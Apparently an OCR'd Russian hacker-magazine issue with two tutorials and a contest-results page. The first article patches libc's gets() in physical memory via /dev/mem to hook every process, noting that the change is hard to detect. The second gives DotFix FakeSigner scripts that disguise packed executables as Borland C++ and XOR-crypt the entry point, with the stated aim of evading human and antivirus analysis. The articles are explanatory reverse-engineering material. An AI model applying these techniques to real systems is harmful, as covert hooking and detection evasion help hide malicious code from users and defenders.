
Указатель на функцию gets, судя по адресу (08048364h), смотрит на секцию .plt, то есть находится во «владениях» текущего процесса. Первые байты функции равны FFh 25h A8h 98h 04h 08h, что соответствует команде JMP [080498A8h]. Выходит, это еще не сама функция, а только переходник к ней! Адрес 080498A8h хранится в двойном слове, лежащем в GOT. Модификация PLT/GOT обеспечивает перехват функции лишь в пределах текущего процесса, что, с одной стороны, очень даже хорошо, но с другой — очень плохо.

Базовый адрес библиотеки — libc (400179E8h) — лежит в непосредственной близости от истинного адреса функции gets (4009CE60h), возвращаемый dlsym. В глаза сразу же бросается классический пролог — 55h/89h E5h (PUSH EBP/MOV EBP,ESP), который мы и будем патчить для перехвата, но сперва разберемся, как работать с */dev/mem*.

/dev/mem — это необычный файл. Если в Midnight Commander подвести к нему курсор и нажать <F3> — ничего не выйдет! Некоторые источники утверждают, что функция fopen() не способна открыть */dev/mem*, и нужно использовать низкоуровневые функции операционной системы, например open/read/write. Мыщъх проверил: в Knoppix и FreeBSD функции *fopen/fread/frwite* работают нормально, но, возможно, на других системах они ведут себя не так, поэтому все сделаем согласно общим рекомендациям.

Маленький нюанс: под FreeBSD 4.5 (более свежие версии не проверял) read() всегда возвращает позитивный результат, даже если */dev/mem* уже «кончился», поэ-

midnight Commander не может просмотреть файл */dev/mem*



тому закладываться на возвращаемое значение этой функции нельзя.

А давай проведем небольшой эксперимент! Возьмем какую-нибудь редко используемую библиотечную функцию, например gets(), и пропатчим ее по полной программе, внедрив в начало байт C3h, соответствующий машинной инструкции RETN, а потом вызовем ее и посмотрим, получилось у нас или нет.

Запускаем IDA PRO, загружаем libc.so.6, переходим к функции gets (<Ctrl-G>, «gets», <ENTER>) и смотрим, какие байты расположены в начале функции (чтобы IDA PRO отображала машинный код рядом с инструкциями, необходимо в меню Options выбрать пункт «Text representation» и в поле «Number of opcode bytes» поставить «7»). Если нет IDA PRO, то содержимое функции можно определить с помощью нашей программы get_addr.c. На мыщьхином компьютере первые 10h байт функции gets выглядят так: 55h 89h E5h 57h 56h 53h 83h ECh 2Ch 8Bh 75h 08h E8h ACh 4Dh FBh.

Открываем */dev/mem* в hexeditor'е ($ hexedit /dev/mem), давим <Ctrl-S> (search) и вводим эту последовательность без суффикса h и без пробелов: «5589E55756538 3EC2C8B7508E8AC4DFB». Редактор подумает немного и выдаст результат. У мыщьх'а функция gets обнажилась в памяти по адресу: 6BA8E60h. Это — физический адрес, и он непостоянен. Данная страница может многократно вытесняться из памяти и загружаться по совершенно другим адресам.

Нажмем <Ctrl-S> еще раз, чтобы убедиться, что данное вхождение было единственным. Если искомая последовательность присутствует в памяти по нескольким адресам, то это значит, что либо произошла коллизия (совпадение с другой функцией), и тогда искомую последовательность необходимо удлинить еще на несколько байт, либо в память загружено несколько библиотек, содержащих одну и ту же реализацию функции gets (или библиотека, экспортирующая gets, попала в дисковый кэш), и тогда нам нужно обратить внимание на младшие 3 байта. У нашей функции физические и виртуальные адреса будут равны, поскольку адрес начала страницы всегда кратен 1000h. Если же ни одного вхождения не найдено — функция gets отсутствует в памяти (не загружена библиотека или страница вытеснена на диск), и тогда нам необходимо ее загрузить.

Другая причина — искомая последовательность пересекла границу страницы памяти, а, как мы уже говорили, порядок следования физических страниц не совпадает с виртуальным. В данном случае все хорошо: между началом gets() и концом физической страницы расположено PAGE_SIZE – (addres_of_func % PAGE_SIZE) = 1000h – (4008CE60h%0x1000) == 1A0h байт, что более чем достаточно для поиска, но чтобы мы стали делать, если бы эта дистанция равнялась всего нескольким байтам?! А ничего — просто искали бы функцию в памяти не с начала самой функции, а с начала принадлежащей ей страницы, то есть: if (!memcmp(dlsym(lib_name, func_name) & 0xFFFFF000, buf_page)). В этом случае нам достаточно, чтобы между началом функции и концом страницы было всего 5 байт, необходимых для внедрения команды jump thunk. А если этих байт нет? Тогда нужно искать следующую страницу и внедряться в середину функции (но это самый тяжелый вариант, и здесь он не рассматривается) или ставить в начало функции CCh и ловить исключение из ядра.

Далее подготовим тестовую программу, которая будет вызывать функцию gets. Один из вариантов реализации выглядит так:

```
char buf[666];

while(strcmp(buf, "exit"))
        printf(".", gets(buf))
```

тестовая программа demo.c, используемая для экспериментов с функций gets

выходя из hex-редактора, откомпилируем ее (gcc demo.c -o demo) и запустим на выполнение (./demo). Программа выполняется, как и положено, а именно: ожидает ввода с клавиатуры и выходит по «exit». Теперь изменяем первый байт функции на C3h, сохраняем изменения по <F2> и запускаем ./demo еще раз. На этот раз функция gets немедленно возвращает управление, не обращая никакого внимания на клавиатуру, и экран заполняется стройными рядами точек. Ура! У нас получилось!

Модификация gets() воздействует как на уже запущенные, так и на впоследствии запускаемые процессы,


это не звездное небо и не матрица, это — результат успешного хака функции gets под FreeBSD

причем процессу очень сложно обнаружить, что его хакнули! Примечание: если gets() уже находится в ожидании ввода, то замена 55h на C3h не приводит к немедленному выходу из функции, и результат будет заметен только при ее следующем вызове.

Но насколько это надежно? Что произойдет, если модифицированная страница в результате нехватки памяти отправится в изгнание, или какой-нибудь процесс попытается загрузить хакнутую библиотеку еще раз? Гарантирует ли операционная система непротиворечивость ситуации? Документация (см. «man mem») не дает ответа на поставленный вопрос, и это правильно, поскольку модификация страниц отслеживается не самой операционной системой, а процессором. При любой записи в страницу (не важно, каким путем она произошла, — хоть инструкцией mov, хоть через */dev/mem*), процессор устанавливает dirty-флаг, сообщая ОС, что при вытеснении страницы ее следует сбрасывать на диск. Специального обработчика для поддержки «хакнутых» страниц нет, они обрабатываются так же, как остальные (как нам надо). Никакой процесс не может «перезагрузить» хакнутую библиотеку, поскольку ОС не видит никакой необходимости считывать с медленного диска то, что уже находится в оперативной памяти. Можно предположить, что, если все процессы выгрузят модифицированную библиотеку, спустя какое-то время операционка действительно выбросит ее из памяти и при повторной загрузке начнет дергать диском. Тогда наш хак пойдет лесом, но эта ситуация маловероятна. В любом случае ей можно противостоять путем перехвата dlclose().

Объединив все вышесказанное, нам по силам реализовать автоматический патчер, внедряющий любой код в произвольные функции (предлагаемый мыщъх'ем исходный код автоматического перехватчика, внедряющего в начало функции gets() команду retn, ты найдешь на прилагаемом к журналу диске, из-за ограничения по объему мы не можем его опубликовать. — Прим. ред.).

Несколько замечаний к данной программе: для уменьшения количества коллизий и ускорения поиска сравнение ведется с привязкой к смещению внутри страницы (за это отвечает конструкция page_buf[((unsigned int)p)%PAGE_SIZE]). Загрузка страниц в память происходит автоматически за счет работы memcmp(). Специально беспокоиться об этом не надо. Программа обрабатывает ситуации, когда искомая последовательность встречается в памяти более одного раза или «разрезается» страницей напополам. В этом случае она советует увеличить/уменьшить константу MIN_SG_SIZE, отвечающую за размер сигнатуры, и повторить попытку еще раз.



редактор hexedit нашел функцию gets по ее сигнатуре

Компилируем программу (gcc mem.c -O2 -o mem -ldl) и запускаем ее на выполнение. Первый ключ командой строки — имя библиотеки, второй — имя функции, которую нужно хакнуть. При запуске без аргументов хачится функция gets из библиотеки libc.so.6. Если в начале функции уже стоит C3h, то программа пытается восстановить стандартный пролог и пишет 55h, то есть работает, как триггер (попытка хака функции с нестандартным прологом закончится плачевно).

Продолжение следует...

BINARY YOUR'S

ИТОГИ КОНКУРСА ПРОЩАЙ МОЛОДОСТЬ!

КОНКУРС ОТ КОМПАНИИ MICROSTAR И ЖУРНАЛА «ХАКЕР»

НАГРАЖДАЕМ ПОБЕДИТЕЛЕЙ! ПЕРВОЕ МЕСТО ДОСТАЕТСЯ НИКОЛАЕВУ АЛЕКСАНДРУ. ОН ПРИНЕС МОНОХРОМНУЮ FOXCONN. К СОЖАЛЕНИЮ, НЕ ПОЛУЧИЛОСЬ ВЫЯСНИТЬ ГОД ПРОИЗВОДСТВА, НО ОНА СТАРАЯ :). АЛЕКСАНДР ПОЛУЧАЕТ ВИДЕОКАРТУ MSI NX 6800GS-TD256E.


ВТОРОЕ МЕСТО ПОЛУЧАЕТ СУВОРОВ ДМИТРИЙ. ОН ПРИНЕС КАРТУ RY-3301. НЕПОНЯТНОЕ НАЗВАНИЕ. 82 ГОД. ТОЖЕ СВЕЖАЧОК :). В ОБЩЕМ, ДМИТРИЙ ВЫИГРАЛ MP3-ПЛЕЕР MSI MEGASTICK 528.

МАРУХИН СЕРГЕЙ. ОН ПРИНЕС ISA EGAG-AD. 86 ГОД. ВИДОК ХОРОШИЙ. СЕРГЕЙ ПОЛУЧАЕТ ПРИЗ — ВЕБКАМЕРА MSI STARCAM+.

TEXT GPCH / WWW.DOTFIX.NET /

Язык протектора

Защищаем и просто ковыряем PE-файлы с помощью скриптового языка протектора DotFix FakeSigner



ЕЩЕ СО ВРЕМЕН ДОСА СИСТЕМЩИКИ ПРИВЫКЛИ АВТОМАТИЗИРОВАТЬ СВОЮ РАБОТУ. КТО-ТО ПИШЕТ БАТНИКИ, КТО-ТО ЗАБИВАЕТ ЗАДАЧИ В КРОН, А У КОГО-ТО СВОЙ СОФТ ПОД ЭТО ДЕЛО. ЭТО ПОРОЙ НЕ РАЗ ВЫРУЧАЕТ, ЧТО НИ ГОВОРИ. НО ВОТ ЧТО ДЕЛАТЬ РЕВЕРСЕРАМ И КОДЕРАМ? КАК ЗАЩИТИТЬ КОД? КАК АВТОМАТИЗИРОВАТЬ РУТИННЫЕ ЗАДАЧИ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С PE-ФОРМАТОМ? ЧИТАЙ.

Как ты уже понял, рассматривать мы будем автоматизацию не простых операций, а реверсерских и кодерских, причем применительно к EXE-файлам, так как насчет автоматизации бэкапов и прочей мелкой работы многие, наверное, для себя уже давно определились с инструментами. Речь у нас пойдет о скриптовом языке DotFix Script, входящим в состав протектора DotFix FakeSigner (кстати, офигенной штуки. — Прим. Горлума). Прежде чем углубляться в возможности этого языка, поговорим немного о том, что же нужно реверсерам и тем, кому необходимо защитить свой софт. Средств автоматизации для них не много, все тают в себе какие-то неприятные нюансы и сложности. Порой проще понять стандартный язык программирования вроде бейсика или дельфей и автоматизировать на нем, чем учить чей-то корявый скриптовый язык. Здесь все же во многом соглашусь: проще реализовать задачу на первоисточнике. Но вот когда речь идет о работе с PE-файлами, тут уже стандартные языки не столь дружелюбны. Простой скрамблер UPX или средство смены имен секций потребует немалых знаний PE-формата, а если еще к тому же нет заголовков и прототипов нужных структур и функций — вообще беда. И простая, по мерам реверсера, задача может затянуться на несколько дней. Но не все так плохо, как может показаться. С подобными проблемами сталкивался и автор данного материала и в свое время написал довольно мощный скриптовый движок, о котором было написано выше. Данный скриптовый язык позволяет автоматизировать решение практически любых задач по работе с PE-файлами. Многие пользователи протектора DotFix FakeSigner даже и не задумываются о том, что в его состав входит такое мощное средство автоматизации. Остальные же не изучают по одной простой причине: практически нет готовых примеров, а следовательно, и стимулов к изучению. В этой статье я постараюсь исправить это упущение и рассмотреть на конкретных примерах функционал данного языка.

ОСНОВНЫЕ КОМАНДЫ ЯЗЫКА

Рассмотрим основной набор команд языка. Начнем со «строково-математических» функций:

```
set <value>, <accumulator>
```

Первый операнд команды set — числовое или символьное значение, второй — аккумулятор (переменная), в которую будет занесено это значение. По сути, команда на понятном человеку языке выглядела бы так: accumulator = value. Соответственно, для сложения, вычитания и других операций с числовыми данными используются следующие команды:

```
add <value 1>,<value 2>, <accumulator>
sub <value 1>,<value 2>, <accumulator>
```

Если у тебя есть какое-нибудь предложение по расширению команд скриптового движка — смело пиши мне на мыло. Не забывай присылать скрипты, которые напишешь сам, я обязательно выложу их на сайте программы.

```
mul <value 1>,<value 2>, <accumulator>
div <value 1>,<value 2>, <accumulator>
```

Логично предположить, что value 1 и value 2 представляют собой первое и второе число, а accumulator — переменную для сохранения результата. Разумный вопрос: а как использовать переменные в value 1 и 2? Легко! Переменную указываем в макросовом виде. Пример: имеем переменную «a», в которой хранится число 10, и переменную «b», в которой хранится число 20, тогда конструкция

```
add @a@@b@,150,c
```

выполнится так: «a» приложится к «b» и составит 1020, а к этому числу нужно прибавить 150. В результате в переменной «c» будет 1020+150, то есть 1170. Думаю, методика понятна.

Ниже представлю некоторые другие команды для работы со строками, прототипы которых описаны в справке к программе: concat, chrtohex, hextochr, substr, length, createstring, rndbyte, settoclipboard. Имена команд интуитивно понятны и легко запоминаются, поэтому проблемы не должны возникнуть. Если и возникнут — далее язык будет рассмотрен на примерах.

Со строками закончили, пора перейти к командам ввода/вывода, предназначенных для общения разрабатываемого нами суперскрипта с пользователем. Весь ввод и вывод производится либо через формы запроса, либо через консоль. Вот основные команды:

```
messagebox <contents>, <message code>, <title>, <accumulator>
```

Аналог одноименной API, только последний параметр — результат, возвращаемый функцией и описывающий, что за кнопку нажал юзер для контроля результата.

```
inputbox <question>, <accumulator>
```

Форма запроса данных от пользователя: question — текст вопроса, accumulator — имя переменной, в которую будут занесены введенные пользователем данные.

— console.load <text> грузит консоль с заголовком text.
— console.unload выгружает консоль.
— console.print <text> выводит text на консоль.
— console.get <accumulator> запросит строку у юзера. Как только он ее введет, скрипт продолжит выполнение команд. Accumulator-переменная будет содержать введенные данные.
— console.color <forecolor>, <backcolor> изменяет палитру, с которой будет выведена строка, командой console.print. Исключительно для украшения интерфейса.
— console.attributes <atributes> меняет атрибуты консоли (сделано лишь для полной реализации консольных команд).

Для работы с реестром используются команды:

```
registry.set <key>, <path>, <parameter>, <value>
registry.get <key>, <path>, <parameter>, <accumulator>
```

Пригодятся, если скрипт имеет настройки, которые нужно один раз установить и больше не вводить. Если же ini-файл ближе, то можно использовать:

```
ini.set <key>, <subkey>, <value>
ini.get <key>, <subkey>, <accumulator>
```

Если нужно приостановить выполнение команд на несколько секунд, то можно использовать команду pause <milliseconds> для воспроизведения музыки. Play <wav file>, хоть не xm, но все же сгодится. Для выхода из программы следует использовать команду exit. Если же ты спецкодер, то ты будешь счастлив, узнав что в скрипте есть возможность использовать API-функции:

```
loadfunction <function name>, <path to dll>, <param1>, <param2>, <param3>, <accumulator>
```

Да, параметров только 3, но это максимум, который можно выжать из динамической загрузки, если не считать asm-вставки. Как и в любом нормальном языке, можно использовать метки и делать на них переходы:

label <title> — создать метку title
goto <label> — перейти на метку label

Напоследок я оставил команды для работы с файлами непосредственно PE-формата и не только. Именно они пригодятся при защите твоей программы. Вот они:

— delfile <filename> удаляет файл с именем filename.
— copyfile <filename from>, <filename to> копирует файл filename from в файл filename to.
— addlog <filename>, <string> добавляет в файл filename строку string (рекомендуется использовать для ведения логов работы скрипта).
— shell <filename> запускает EXE-файл.
— putcode <offset>, <HEX_Stub> пристраивает по смещению offset, записанный в HEX-виде, набор байт.
— getcode <offset>, <length>, <accumulator> считывает в аккумулятор последовательность байт длиной length по смещению offset.
— getfile <accumulator> считывает все содержимое файла в аккумулятор.
— getfilelength <accumulator> считывает длину файла в аккумулятор.
— getoem <accumulator> считывает OEM-информацию из DOS-заголовка EXE-файла.
— setoem <text> записывает OEM-информацию в dos_header. Рекомендуется юзать это поле для каких-то своих записей типа Patched by John Smithon в обрабатываемом PE-файле.
— getoep <accumulator> считывает адрес точки входа в аккумулятор.
— setoep <hex string> изменяет адрес точки входа в программе на ту, что записана в HEX-виде в hex string.
— createsection <name>, <size>, accumulator (file offset)>, accumulator (virtual address)> создает в файле новую секцию с именем name и размером size. При этом смещение секции в PE-файле и виртуальный адрес сохраняются в соответствующих аккумуляторах.
— setflag <hex string> ставит флаг hex string на все секции.
— invert <hex string (8 bytes)>, <accumulator> меняет местами байты (требуется для push'ей, call'ов и других инструкций). Пример: был адрес 00401011, в аккумуляторе после инвертирования — 11104000. Перед этим числом ставим E8 и получаем относительный jmp, который можно записывать в файл.
— getimagebase <accumulator> получает Image Base.
— xorcode <offset>, <length>, <accumulator> xor'ит <length> байт по смещению <offset> и заносит код декодера в accumulator.
— createpath <path> создает путь из неограниченного числа каталогов или просто одну папку.

Последнее, что хотелось бы отметить, — после любой команды в самом конце можно поставить запятую и написать if <variable> = <some text>, где variable — имя переменной, а some text — то, чему переменная может быть равна (кстати, помимо «=», можно использовать и «>» и «<»). При этом команда выполнится только при равенстве переменной тексту. Вот пример:

```
messagebox Do you wand to patch program?, 4, Patch, retval
```

Если пользователь нажмет на кнопку Yes:

```
messagebox You select Yes, 16, Yes, retval1, if retval = 6
```

Если пользователь нажмет на кнопку No:

```
messagebox You select No, 16, No, retval2, if retval = 7
```

Теперь, когда с языком разобрались, попробуем на примерах.

МАСКИРУЕМ EXE-ФАЙЛ ПОД BORLAND C++ 1999

Довольно интересно упаковать EXE-файл, скажем, UPX'ом или ASPack'ом, да чтоб при этом PEiD и другие сниферы думали, что это непакованный файл, скомпиленный в борландовом C++. Тут и крэкеры будут смущены немного, и эмулятор команд сглючит в некоторых эмулирующих отладчиках. Короче, довольно полезная штука. Сейчас попробуем ее реализовать.

Определимся с планом работы. Именно с планом, а не алгоритмом. Сначала нам потребуется сформировать сигнатуру — это будут

ТЕПЕРЬ, КОГДА МЫ НЕМНОГО РАЗОБРАЛИСЬ С КОМАНДАМИ СКРИПТОВОГО ЯЗЫКА, Я ДУМАЮ, ИМЕЕТ СМЫСЛ НАПИСАТЬ ЧТО-НИБУДЬ ГОРАЗДО БОЛЕЕ СЕРЬЕЗНОЕ

первые байты с OEP нормальной Borland C++ программы, затем нужно выровнить стек и очистить регистры, если они менялись этим кодом, и перейти на оригинальную точку входа. Нашу сигнатуру, сформированную по указанному выше плану, необходимо вставить в последнюю секцию и поменять EP на нее. А вот и примерный алгоритм реализации этого на DotFix Script'е.

```
;спросим у юзера, нужно ли патчить
messagebox Do you want to patch this program?, 4, Patch, retval
;если не нужно — выходим
goto exit , if retval = 7
;узнаем EP
getoep oep, va_oep
;узнаем image base
getimagebase imagebase
;объединяем
add @va_oep@,@imagebase@,va_oep
;инвертируем этот адрес
invert @va_oep@, va_oep
;узнаем длину генерируемой сигнатуры <сигнатура>
;<прыжок на OEP>
length EB1066623A432B2B484F4F4B90E900000000A100000000C1E002A3000000005290B8@va_oep@FFE0,len
;создаем секцию длиной с длину сигнатуры
createsection cool,@len@,raw,va
;определяем рандомный адрес, чтобы смутить
;анализаторы, чтобы сигнатура не была статичной
add @va@,@imagebase@,address
;инвертируем этот адрес
invert @address@, address
;вставляем сигну в созданную секцию
putcode @raw@, EB1066623A432B2B484F4F4B90E900000000A1@address@C1E002A3@address@5290B8@va_oep@FFE0,len
;меняем EP на адрес новой секции
setoep @va@
;устанавливаем флаги секций в C0000020
setflag C0000020
;выводим новую точку входа на экран
messagebox New oep: @va@,16
label exit
```

ОПРЕДЕЛЯЕМ ПИКОДОВОСТЬ VB-ПРОЕКТА

Очень часто реверсеру приходится иметь дело с программами, написанными на Visual Basic. Полезно заранее знать, псевдокод там или нормальный машинный. Это бы упростило скорость подбора инструмента для исследования в несколько раз. Раскрою тебе небольшой секрет: если иметь под рукой DotFix Script, то задача решается минут за 10. Сомневаешься? Тогда давай напишем с тобой такой скрипт и разберем, как он работает:

```
getoep oep, va_oep
getimagebase imagebase
add @va_oep@,@imagebase@,va_oep
add @oep@,1,oep
getcode @oep@, 4, VBHeader
invert @VBHeader@, VBHeader
sub @VBHeader@,@imagebase@,VBHeader
add @VBHeader@,30,VBHeader
getcode @VBHeader@, 4, ProjectInfo
invert @ProjectInfo@, ProjectInfo
sub @ProjectInfo@,@imagebase@,ProjectInfo
add @ProjectInfo@,20,ProjectInfo
getcode @ProjectInfo@, 4, NativeCode
messagebox This program compiled to P-Code,64,VB file sniffer,retval, if NativeCode = 00000000
messagebox This program compiled to Native Code,64,VB file sniffer,retval, if NativeCode > 00000000
```

Как видишь, скрипт очень прост. Решение той же задачи на Си потребовало бы втрое больше времени, не говоря уже о том, что потребовалось бы позаботиться о пользовательском интерфейсе и прочих рутинных операциях, которые за нас выполняет скриптовый движок и сам DotFix FakeSigner. От нас остается только объяснить ему, что делать с уже открытым файлом. Задачи корректно закрыть файл и т.п. также целиком и полностью ложатся на скрипт.

Теперь рассмотрим только что написанный код. Сначала мы в нем считываем адрес VBHeader структуры, по этому адресу считываем саму структуру, а затем по смещению 30h относительно начала структуры считываем поле ProjectInfo. Оно, в свою очередь, указывает на соответствующую структуру ProjectInfo. По смещению 20h уже относительно начала ProjectInfo структуры считываем 4-байтное поле NativeCode. Если оно отлично от нуля, то мы имеем Native Code программу, если иначе, то это — пикод. Так как Dword-поля расположены в EXE-файле в формате справа на лево, то мы их все приводим к нормальному отображению командой invert. Затем эти адреса необходимо перевести в Offset, для этого мы отнимаем из них ImageBase. Признаюсь честно, что для более корректного перевода надо скорректировать это число по Offset и VA-адресам секции, в которой находится адрес, но в VB-программах эти адреса у первой секции обычно всегда равны, поэтому я решил не усложнять скрипт лишними операциями.

ПИШЕМ ПРОСТЕНЬКИЙ КРИПТОР

Теперь, когда мы немного разобрались с командами скриптового языка, я думаю, имеет смысл написать что-нибудь гораздо более серьезное. Я предлагаю написать криптор PE-файлов. Он будет криптовать первые 10 байт в EXE-файле, начиная от точки входа, а точка входа будет меняться на последнюю секцию. В нее мы запишем декриптор того участка из 10 байт и, соответственно, переход на оригинальную точку входа в программу. В простейшем виде скрипт будет выглядеть так:

```
;определяем точку входа
getoep oep, va_oep
;хог'им первые 10 байт точки входа и
;заносим код декриптора в переменную decoder
xorcode @va_oep@,10,decoder
;определяем imagebase
getimagebase imagebase
;складываем oep и imagebase
add @va_oep@,@imagebase@,va_oep
;записываем байты в обратном порядке
invert @va_oep@, va_oep
;заносим длину нашего кода в переменную len
length 60@decoder@61B8@va_oep@FFE0,len
;создаем секцию с именем cool и длиной len
;функция занесет реальный и виртуальный адреса
;в переменные raw и va.
createsection cool,@len@,raw,va
;вставляем код в EXE-файл по адресу,
;который содержится в переменной raw
putcode @raw@, 60@decoder@6168@va_oep@E800000000C3C3
;изменим oep на адрес начала нашего кода
```

ПАРА СЛОВ ОБ ОТЛАДКЕ

Ходят слухи, что последующие версии Windows запретят прикладному коду присваивать все три атрибута PAGE_EXECUTE_READWRITE одновременно, поскольку реально это нужно только зловредному коду. Это сможет делать только система или администратор. Поэтому перед копированием необходимо присвоить атрибуты PAGE_READWRITE, и только после — PAGE_EXECUTE.

```
;в созданной секции
setoep @va@
;разблокируем возможность записи в секции
setflag C0000020
;выведем на экран сообщение
messagebox New oep: @va@,64
```

Как видишь, то, что пишут Си-кодеры целый день и отлаживают неделю, мы в состоянии наколбасить за полчаса, включая время отладки. Ладно, это мы отвлеклись. Как же работает скрипт? Все просто! Определяем точку входа и ксорим первые 10 байт, затем копируем дескриптор в переменную decoder. Создаем новую секцию и добавляем туда декодер и переход на OEP. Если тебя смутила запись «60@decoder@6168@va_oep@E800000000C3C3», то объясняю:

60 — опкод команды ассемблера pushad
61 — опкод команды ассемблера popad
68@va_oep@ — push @va_oep@
E800000000 — push 0
C3 – ret

Этот извратный jmp используется в некоторых протекторах для того, чтобы скрыть переход. Вот и все, что я хотел тебе рассказать. Немного практики и, вероятно, ты будешь оптимизировать с помощью данного скриптового языка многие свои (и не свои) задачи по обработке PE-файлов.

Протекторов и упаковщиков нынче множество, при этом все время появляются новые. Вместе с ними появляются утилиты для распаковки и снятия всех новоявленных защит. Как обычно. Как же быть? Надо же защитить свой код! От анализа человеком или антивирусом — неважно, надо уметь протектить файлы по-своему. Так, чтобы всякие распаковщики и утилиты все свои противные зубки пообломали. Но писать протектор самому — это огромная работа. Теперь я знаю другой отличный способ — DotFix FakeSigner.

НИКОЛАЙ GORL

ИСПОЛЬЗОВАНИЕ СКРИПТОВ

Ну вот, написал ты скрипты, поставил последнюю команду и первая твоя мысль: а куда это все класть? И правда. О самом главном я так и не сказал. Все скрипты необходимо сохранять в таком формате: «<имя скрипта>.fix». Теперь полученный нами скрипт копируем в папку Scripts. Она находится в той папке, в которую ты установил DotFix FakeSigner (если еще не установил — вставляй ту круглую хренотень, что валялась в пакете вместе с журналом, в корпус или открывай http://fakesigner.dotfix.net).

Теперь самое время запустить DotFix и выбрать любой EXE-файл, затем в списке скриптов выбрать нужный и нажать кнопку Patch. Скрипт начнет выполняться. Рекомендую во всех скриптах вначале писать запрос у пользователя, а то вдруг он не по ошибке запустил скрипт. Это, так сказать, правило хорошего тона. Рекомендуется в скриптах предусматривать бэкап исходного файла и возможность его восстановления в случае ошибки скрипта (для этого подойдут команды copyfile и delfile). Советую предусмотреть консольный интерфейс и возможность сохранения предпочтений юзера в реестр. Соблюдая эти советы, можно написать действительно невероятно удобный скрипт.

Свежую версию DotFix FakeSigner, а также другие, написанные мной программы, ты можешь найти вот тут: http://www.dotfix.net/


На диске лежат все скрипты, представленные в статье, а также DotFix FakeSigner, под который скрипты и пишутся.

ХОЧУ КОМПИЛЯТОР

